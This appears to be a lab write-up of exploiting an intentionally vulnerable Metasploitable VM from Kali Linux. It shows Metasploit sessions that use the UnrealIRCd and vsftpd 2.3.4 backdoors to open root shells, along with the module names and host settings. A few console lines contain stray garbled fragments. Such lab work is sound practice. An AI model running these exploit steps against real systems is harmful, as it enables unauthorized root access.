



1. Kali Linux 登入 & IP:



2. Meta 登入 & IP




```
Meta [執行中] - Oracle VM VirtualBox
檔案 機器 檢視 輸入 裝置 說明

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5b:a9:45
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5b:a945/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:34 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5115 (4.9 KB)  TX bytes:6830 (6.6 KB)
          Base address:0xd020 Memory:f1200000-f1220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

3. Ircd




```
kali@kali: ~  
File Actions Edit View Help  
using your IP address instead  
[*] 10.0.2.6:6667 - Sending backdoor command...  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo bRWcP8tTs05LopvN;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "bRWcP8tTs05LopvN\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 1 opened (10.0.2.5:4444 → 10.0.2.6:59115) at 2024-01-01 21:35:53 -0500  
  
whoami  
root  
pwd  
sh: line 8: pwd: command not found "you are able to hear"  
pwd  
/etc/unreal  
touch 99999999.ircd  
^C  
Abort session 1? [y/N] y  
  
[*] 10.0.2.6 - Command shell session 1 closed. Reason: User exit  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```




```
Meta [執行中] - Oracle VM VirtualBox  
檔案 機器 檢視 輸入 裝置 說明  
  
RX packets:34 errors:0 dropped:0 overruns:0 frame:0  
TX packets:65 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:5115 (4.9 KB) TX bytes:6830 (6.6 KB)  
Base address:0xd020 Memory:f1200000-f1220000  
  
lo  
Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:91 errors:0 dropped:0 overruns:0 frame:0  
TX packets:91 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)  
  
msfadmin@metasploitable:~$ ls /etc/unreal  
ls: cannot open directory /etc/unreal: Permission denied  
msfadmin@metasploitable:~$ sudo ls /etc/unreal  
[sudo] password for msfadmin:  
99999999.ircd curl-ca-bundle.crt ircd.log networks  
aliases dccallow.conf ircd.pid spamfilter.conf  
badwords.channel.conf doc ircd.tune tmp  
badwords.message.conf Donation LICENSE unreal  
badwords.quit.conf help.conf modules unrealircd.conf  
msfadmin@metasploitable:~$
```

4. Vsftpd



```
kali@kali: ~  
File Actions Edit View Help  
RHOST => 10.0.2.6  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 10.0.2.5  
[!] Unknown datastore option: LHOST. Did you mean RHOST?  
LHOST => 10.0.2.5  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 10.0.2.6:21 - USER: 331 Please specify the password.  
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling ...  
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (10.0.2.5:33011 -> 10.0.2.6:6200) at 2024-01-01 21:39:35 -0500  
  
whoami  
root  
pwd  
/  
touch 9999999.vsftpd come, the more you are able to hear  
^C  
Abort session 1? [y/N] y  
  
[*] 10.0.2.6 - Command shell session 1 closed. Reason: User exit  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit  
  
(kali@kali)-[~]  
$
```



```
Meta [執行中] - Oracle VM VirtualBox  
檔案 機器 檢視 輸入 裝置 說明  
Base address:0xd020 Memory:f1200000-f1220000  
  
lo  
Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:91 errors:0 dropped:0 overruns:0 frame:0  
TX packets:91 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)  
  
msfadmin@metasploitable:~$ ls /etc/unreal  
ls: cannot open directory /etc/unreal: Permission denied  
msfadmin@metasploitable:~$ sudo ls /etc/unreal  
[sudo] password for msfadmin:  
99999999.ircd curl-ca-bundle.crt ircd.log networks  
aliases dccallow.conf ircd.pid spamfilter.conf  
badwords.channel.conf doc ircd.tune tmp  
badwords.message.conf Donation LICENSE unreal  
badwords.quit.conf help.conf modules unrealircd.conf  
msfadmin@metasploitable:~$ ls /  
99999999.vsftpd cdrom home lib mnt proc srv us:  
bin dev initrd lost+found nohup.out root sys va:  
boot etc initrd.img media opt sbin tmp um  
msfadmin@metasploitable:~$ _
```